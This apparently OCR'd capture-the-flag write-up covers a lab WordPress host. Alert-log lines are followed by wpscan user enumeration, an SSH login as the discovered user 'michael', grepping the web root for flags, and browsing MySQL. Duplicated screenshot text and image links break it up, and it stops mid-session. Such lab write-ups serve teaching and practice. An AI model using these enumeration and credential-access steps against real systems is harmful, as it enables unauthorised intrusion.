Jun 7, 2022 @ 02:18:35.337
watch_id: 7ada9e20-2454-4b76-8950-5bc37a398b89 node: BQreqjvRSeWjEj8XA9bj5A state: executed status.state.active: true status.state.timestamp: 2022-06-07T02:05:35.071Z status.last_checked: 2022-06-07T02:18:35.337Z status.last_met_condition: 2022-06-07T02:18:35.337Z status.actions.logging_1.ack.timestamp: 2022-06-07T02:06:35.248Z status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2022-06-07T02:18:35.337Z
Jun 7, 2022 @ 02:18:28.832
watch_id: cb9d9b87-bf10-4df5-801d-e0d78185df25 node: BQreqjvRSeWjEj8XA9bj5A state: executed status.state.active: true status.state.timestamp: 2022-06-07T02:01:27.630Z status.last_checked: 2022-06-07T02:18:28.832Z status.last_met_condition: 2022-06-07T02:18:28.832Z status.actions.logging_1.ack.timestamp: 2022-06-07T02:02:29.064Z status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2022-06-07T02:18:28.832Z
Jun 7, 2022 @ 02:18:07.314
watch_id: 9ed3698c-18f8-4bb1-a0b3-cfb896a32262 node: BQreqjvRSeWjEj8XA9bj5A state: executed status.state.active: true status.state.timestamp: 2022-06-07T02:08:06.827Z status.last_checked: 2022-06-07T02:18:07.314Z status.last_met_condition: 2022-06-07T02:18:07.314Z status.actions.logging_1.ack.timestamp: 2022-06-07T02:09:06.883Z status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2022-06-07T02:18:07.314Z
Jun 7, 2022 @ 02:17:35.287
watch_id: 7ada9e20-2454-4b76-8950-5bc37a398b89 node: BQreqjvRSeWjEj8XA9bj5A state: executed


Shell No.1
File Actions Edit View Help
One of the following options is required: url, update, help, hh, version
Please use --help/-h for the list of available options.
root@Kali:~# wpscan --url 192.168.1.110/wordpress -eu
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Mon Jun 6 20:16:34 2022
Interesting Finding(s):
[+] http://192.168.1.110/wordpress/
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%


Shell No.1
File Actions Edit View Help
Interesting Finding(s):
[+] http://192.168.1.110/wordpress/
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] http://192.168.1.110/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] http://192.168.1.110/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] http://192.168.1.110/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299



Shell No. 1
File Actions Edit View Help
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7
'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'
[i] The main theme could not be detected.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <==========> (10 / 10) 100.00% Time: 00:00:00
[i] User(s) Identified:
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/us
ers/sign_up

FLAG 2:



michael@target1:~
File Actions Edit View Help
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/us
ers/sign_up
[+] Finished: Mon Jun 6 20:16:36 2022
[+] Requests Done: 26
[+] Cached Requests: 26
[+] Data Sent: 5.95 KB
[+] Data Received: 119.956 KB
[+] Memory used: 123.617 MB
[+] Elapsed time: 00:00:01
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$


michael@target1:/var/www
File Actions Edit View Help
[+] Finished: Mon Jun 6 20:16:36 2022
[+] Requests Done: 26
[+] Cached Requests: 26
[+] Data Sent: 5.95 KB
[+] Data Received: 119.956 KB
[+] Memory used: 123.617 MB
[+] Elapsed time: 00:00:01
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$


FLAG 1:



michael@target1:/var/www
File Actions Edit View Help
html/vendor/examples/scripts/XRegExp.js: regex = RegExp(output.join(""), nativ.replace.cal
l(flags, flagClip, ""));
html/vendor/examples/scripts/XRegExp.js: // Token scope bitflags
html/vendor/examples/scripts/XRegExp.js: flagClip = /[^gimy]+|([\s\S])(?=[\s\S]*\1)/g, //
Nonnative and duplicate flags
html/vendor/examples/scripts/XRegExp.js: // Lets you extend or change XRegExp syntax and creat
e custom flags. This is used internally by
html/vendor/examples/scripts/XRegExp.js: // Accepts a pattern and flags; returns an extended `
RegExp` object. If the pattern and flag
html/vendor/examples/scripts/XRegExp.js: XRegExp.cache = function (pattern, flags) {
html/vendor/examples/scripts/XRegExp.js: var key = pattern + "/" + (flags || "");
html/vendor/examples/scripts/XRegExp.js: return XRegExp.cache[key] || (XRegExp.cache[key]
= XRegExp(pattern, flags));
html/vendor/examples/scripts/XRegExp.js: // Accepts a `RegExp` instance; returns a copy with t
he `/g` flag set. The copy has a fresh
html/vendor/examples/scripts/XRegExp.js: // syntax and flag changes. Should be run after XRegE
xp and any plugins are loaded
html/vendor/examples/scripts/XRegExp.js: // third (`flags`) parameter
html/vendor/examples/scripts/XRegExp.js: // capture. Also allows adding new flags in the proce
ss of copying the regex
html/vendor/examples/scripts/XRegExp.js: // Augment XRegExp's regular expression syntax and fl
ags. Note that when adding tokens, the
html/vendor/examples/scripts/XRegExp.js: // Mode modifier at the start of the pattern only, wi
th any combination of flags imsx: (?imsx)
html/vendor/composer.lock: "stability-flags": [],
html/service.html: <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www$

Password Hashes




My Sql - Michael's database user and password (nano)








```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql>
```


```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
